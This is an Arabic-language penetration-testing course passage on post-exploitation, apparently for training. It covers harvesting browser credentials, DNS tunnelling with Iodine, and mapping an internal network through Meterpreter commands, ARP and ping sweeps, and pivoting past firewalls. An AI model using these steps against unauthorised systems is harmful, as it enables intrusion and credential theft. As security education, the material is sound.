
- عندك برضه **Multi/gather** موجود فال **module** عشان تجيب
 معلومات عن ال **install** ال معمولها **Applications** عند ال
 هناك على جهازه ... **Victim**

Name	Version
Apple Software Update	2.1.3.127
Apple Software Update	2.1.3.127
GnuWin32: Grep-2.5.4	2.5.4
GnuWin32: Grep-2.5.4	2.5.4
Google Chrome	48.0.2564.116
Google Chrome	48.0.2564.116
Google Update Helper	1.3.24.15
Google Update Helper	1.3.24.15

- عندك **جاهزة** برضه **GUI** تقدر تستخدمها عشان تجليك ال
 المتخزن في **Browser** **Credentials** ... واسمها
 . **Web Browser Pass View** ال



- عندنا **Attack** آخر ممکن نستخدمه عشان نعمل ال **data harvest** وهو ال **Attacker** بعمل **DNS Tunneling** ودا عن طریق اني اك **DNS** وهمي عندي واقفع ال **User** بدل ميروح لل **DNS Server response** الحقيقی ويبيعتله ال **request** ويستلم منه ال **Server** لاء بالعكس يجيلى انا اك **Attacker** وانا هوديه للموقع عادي كل دا بيتم عن طریق ال **DNS Server** الوهمي ال عامله ال **Attacker** وانت مثلا جي تطلع على **Website** ما فتروحله هو يديك العنوان بدل ال **DNS Server** الحقيقي واي **Request** بيكون فيه ال **Data Sensitive**. **Tunnel** بس عن طریقه هو ولذلك سمناه **Website**.




- ال **tool** ال بتعملک ال **Attack** دا اسمها **Iodine** وتقدر تشووفها من خلال الآینک دا

One tool that can be used for this purpose is known as "**Iodine**" and can be downloaded from the following link:

<https://code.kryo.se/iodine/>


- وبکدا نكون خلصنا الخطوه الثالثه عندنا فال **post Exploitation** . **Pillaging** أو ال **Data Harvest Techniques**

6.4 Mapping the Internal Network:



- فالمرحله دي عاوزين نشوف ال **Machine** ال عملاليها ال **Exploit** واقعه ف **Network** معينه هل نقدر نستغلها عشان نوصل لباقي الاجهزه الموجوده معها فنفس ال **Network** ... فأحنا لينا **Access** على ال **Machine** بالفعل وعملنا عليها ال **2 phases** الاخرى فال **privilege Escalation** ال هما كانوا **post exploitation** وكمان ال **Data Harvesting** فأحنا **maintaining access** موجودين بالفعل عند ال **target** وعاملين **exploitation** بتعتنا عاوزين نستخدمها زي **Network** الاخرى **machines** كوبرى لى **client** ال اتفقت عليه مع ال **Scope of engagement**. فأحنا عملنا **Pc** ل **Exploit** فعاوزين نعرف ال **Switches** الموجودة هناك وكمان عاوزين نعرف ال **Fire walls** وال **Other Network** الموجودين فالشبكة ولو فيه **Routers** ... **Open ports** عاوزين نعرف ال **OS** بتاعها وال **hosts**

وكمان ال **Network protocols** وال **Exploits Services** شغاله عنده وكمان ال **IP Addresses** الموجودة فالشبكة دي وكمان عاوزين نعرف نوع ال **Data** ال ماشي فال **Network Traffic** هنا هل هو **Video** ولا **Voice** ومعلومات من هذا القبيل تخص ال **Services** والاجهزة الموجودة عليها وال **Network**



- وصلنا لـ **Exploit** ال **machine** وعاوزين نطلع منها بعض المعلومات ال تخص ال **Network** عن طريق بعض ال **Networking Commands** برضه عشان نتعرف عال **Services** . **Exploit** ال **Machines** . عاوز تعرف ال **network** الخاصه بال **Setting** ودا عن طريق ال **if config** لـ **Windows** او **Ip config** لـ **Command** لنظام **Linux** ... بس احنا شغلنا عال **machine** ال **Services** ال هي **Windows** .

```

meterpreter > ifconfig
Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11 [REDACTED] REAL NIC [REDACTED]
=====
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:b1:98:a0
MTU : 1500
IPv4 Address : 10.10.10.15
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::dd67:d06c:78dc:5fc8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

- عاوزين نعرف معلومات عن ال **IP Routing Table** عن طريق ال **route -v** وال **Windows route print Command**. **Meterpreter Command** ... **تعالي نكتب ال ... Linux**

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	10.10.10.1	266	11
10.10.10.0	255.255.255.0	10.10.10.15	266	11
10.10.10.15	255.255.255.255	10.10.10.15	266	11
10.10.10.255	255.255.255.255	10.10.10.15	266	11
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	10.10.10.15	266	11
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	10.10.10.15	266	11


- برضه نفس القصه لو كتبت نفس ال **Command** وانت فاتح **Shell** من ال **Victim** هيفتحلك ال **cmd** الخاصه بال **meterpreter**

C:\Users\els\Desktop>route print						
Interface List						
11...00 50 56 b1 98 a0	Intel(R) PRO/1000 MT Network Connection				
1.....	Software Loopback Interface 1				
12...00 00 00 00 00 00 e0	Microsoft ISATAP Adapter				
IPv4 Route Table						
Active Routes:						
Network Destination	Netmask	Gateway	Interface	Metric		
0.0.0.0	0.0.0.0	10.10.10.1	10.10.10.15	266		
10.10.10.0	255.255.255.0	On-link	10.10.10.15	266		
10.10.10.15	255.255.255.255	On-link	10.10.10.15	266		
10.10.10.255	255.255.255.255	On-link	10.10.10.15	266		
127.0.0.0	255.0.0.0	On-link	127.0.0.1	306		
127.0.0.1	255.255.255.255	On-link	127.0.0.1	306		
127.255.255.255	255.255.255.255	On-link	127.0.0.1	306		

- بعد كدا عندنا **Arp Command** ودا بيعرفنا لما نيجي نروح لل **network** فال **Internal Devices** هنروح لهم ازاى .

ARP cache		
IP address	MAC address	Interface
10.10.10.1	00:50:56:b1:10:48	11
10.10.10.5	00:50:56:b1:c8:93	11
10.10.10.255	ff:ff:ff:ff:ff:ff	11
224.0.0.22	00:00:00:00:00:00	1
224.0.0.22	01:00:5e:00:00:16	11
224.0.0.252	01:00:5e:00:00:fc	11

- هنلاقيه طعننا ال IP الخاصه بال **Devices** ال معانا فال Network وكل جهاز وال IP بتاعه وكمان ال Mac Address الخاص بيه وكمان ال Interface ال هو كارت الشبكه ال يقدر يوصله من خلاله... ال 10.10.10.15 Exploit بتعنا ال عملنا له Victim اكتشفنا هنا انه معاه جهاز تاني نفس ال network وهو ال Arp command ... 10.10.10.5 ال طعنناه من خلال ال ... تمام كدا .



- عندنا Command آخر وهو ال net stat ودا بيجبلك ال Pc حاليا بال IP الخاص بيء متصل مع مين وبيجبلك ايه الاجهزه ال حالتها حاليا يعني شغاله عال network و بتتصل مع بعضها ... وكمان ال Listen معمولها Establish بيجبها .

Connection list						
Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	696/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:49152	0.0.0.0:*	LISTEN	0	0	408/wininit.exe
tcp	0.0.0.0:49153	0.0.0.0:*	LISTEN	0	0	800/svchost.exe
tcp	0.0.0.0:49154	0.0.0.0:*	LISTEN	0	0	896/svchost.exe
tcp	0.0.0.0:49155	0.0.0.0:*	LISTEN	0	0	512/services.exe
tcp	0.0.0.0:49156	0.0.0.0:*	LISTEN	0	0	1704/svchost.exe
tcp	0.0.0.0:49157	0.0.0.0:*	LISTEN	0	0	520/lsass.exe
tcp	10.10.10.15:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	10.10.10.15:49208	10.10.11.100:80	ESTABLISHED	0	0	3940/iexplore.exe
tcp	10.10.10.15:49180	66.176.44.104:8081	ESTABLISHED	0	0	2680/pe.exe
tcp6	:::135	:::*	LISTEN	0	0	696/svchost.exe
tcp6	:::445	:::*	LISTEN	0	0	4/System
tcp6	:::49152	:::*	LISTEN	0	0	408/wininit.exe

- لما عملنا ال net stat ال Command هنلاقي ال PC بتعنا موجود فا ال Subnet الداخلية بتاعنا بيكلم Network آخر من ... mask

- هتلaci الجهاز **10.10.10.15** بتعنا ال عمناله **Exploit** بيتكلم مع جهاز **10.10.11.100** و هتلaciه بيكلمه على **Port 80** ودا معناه ان الجهاز الآخر الموجود فال **Web server** هو **Subnet mask** لانه **Web server** على **Port 80** هو ال **HTTP** على ... **Commands** ... فدي معلومه كمان مهمه طعنها بال **service** بتعتنا ال من خلالها بنعمل **Network Mapping** للي **Network** زي منتا شايف فمن خلال معلومه زي دي تبدع تكتشف ان فيه **Network** معاك تانيه على **10.10.11.0** تاني اسمها **Switch** لانك بالفعل لقيت جهازك بيكلم حد من الشبكة دي فأحنا بس مش ممكن نترجم ال الموجوده عال **Network** الاخری ولكن احنا ممكن نستخدم ال **Hosts** ال احنا فيها لك **router** عشان نعمل للي **Network** **Hosts Router** على نفس ال **Network** الموجودة عليها كمان .

- انا لك **Attacker** معرفش أروح للأجهزة التانية الموجوده فال **PC** معايا بس على **Switch** آخر لاني مش شايفهم بس ال **network** ال انا عامله **Exploit** دا بيتوacial معاهم زي مشوفنا فأنا هستغل الجهاز دا عشان اعمل ال **Exploitation** للأجهزة التانية دي عن طريقه هو واشوف ال **Scanning** ال شغاله عندهم واعملهم ال **Services** للأجهزة التانية دي عن طريق ال **target** ال استغليته ودا ال بنسميه ال **Pivoting technique** ال هو الالتفاف من جهاز لأخر بنفس ال **Old Target** بيستخدم ال **Attacker** ... **Network** ... فال **New Target** للي **Exploit** عن طريقه عشان مفيش بينه وبين ال **Technique** ... **Connection** أي **New Target** فتحته انا نتلاشي ان ال **IDS** أو ال **Fire wall** أو **Drop** يعملنا او **new Exploitation** أو **Scanning** detect عشان ساعتها هنجي من ال **WAN** رايحين للي **Target** انما فالله انا هنعمل **Exploit** من ال **LAN** للي **LAN** ...

من جهازنا ال استغليته ك **Target** ال هو جهاز ال **Attacker** لجهاز آخر فشبكة أخرى داخلية فأنا مشحتاج اني اعدى على ال **Fire wall** أو **IDS** لاني مش جي من ال **Internet** ال هو ال **WAN** لا بالعكس انا جي من **Scanning** رايح ل **LAN** ف ساعتها بتبقى عمليه ال **Exploitation** وال هعملها عال **Target** بتبقى أسهل .

- عندنا **Arp_scanner** فال **Script** وهو ال **Meterpreter** ممكن نستخدمه عشان يجلبنا معلومات عن الاجهزه الموجوده معانا عال **Mac** حاليا وبيجلبك ال **IP** بتاعها بال **Live Network** وتفاصيل أكثر عن الاجهزه ال توصلت معها فال **Network** او متواصلتش معها برضه هيجبهالك ودا ميزه ال ... **Script**

```
meterpreter > run arp_scanner -h
Meterpreter Script for performing an ARPS Scan Discovery.

OPTIONS:
-h      Help menu.
-i      Enumerate Local Interfaces
-r <opt> The target address range or CIDR identifier
-s      Save found IP Addresses to logs.
```

```
meterpreter > run arp_scanner -r 10.10.10.0/24
[*] ARP Scanning 10.10.10.0/24
[*] IP: 10.10.10.1 MAC 00:50:56:b1:10:48
[*] IP: 10.10.10.7 MAC 00:50:56:b1:ab:8b
[*] IP: 10.10.10.5 MAC 00:50:56:b1:c8:93
[*] IP: 10.10.10.15 MAC 00:50:56:b1:98:a0
[*] IP: 10.10.10.25 MAC 00:50:56:b1:63:0d
```

- عندنا برضه **Ping_Sweep** أو **Module** أو **Script** ودا بي عملك **Detect** لـ **Alive hosts** ال هي الاجهزه الموجودة معاك عال **Network** ال انت فيها .

- استخدم ال **use** Command ال ديله اسم ال **Module** ...

```
msf > use post/multi/gather/ping_sweep  
msf post(ping_sweep) > show options
```

Module options (post/multi/gather/ping_sweep):

Name	Current Setting	Required	Description
RHOSTS	10.10.10.0/24	yes	IP Range to perform ping sweep against.
SESSION	2	yes	The session to run this module on.

- تعالى نعمل ال **run** لـ ... **Module**


```
msf post(ping_sweep) > run  
[*] Performing ping sweep for IP range 10.10.10.0/24  
[*] 10.10.10.5 host found  
[*] 10.10.10.7 host found  
[*] 10.10.10.1 host found  
[*] 10.10.10.15 host found  
[*] 10.10.10.25 host found  
[*] Post module execution completed  
msf post(ping_sweep) >
```

- تعالى نعمل ال **Ping Sweep** عال **Network** الثانيه ال كان واقع فيها ال **Host** الجديد ال عازين نعمله ... ال هي لو تفتكـر كانت **10.10.11.0** ... تعالى نشوفها .

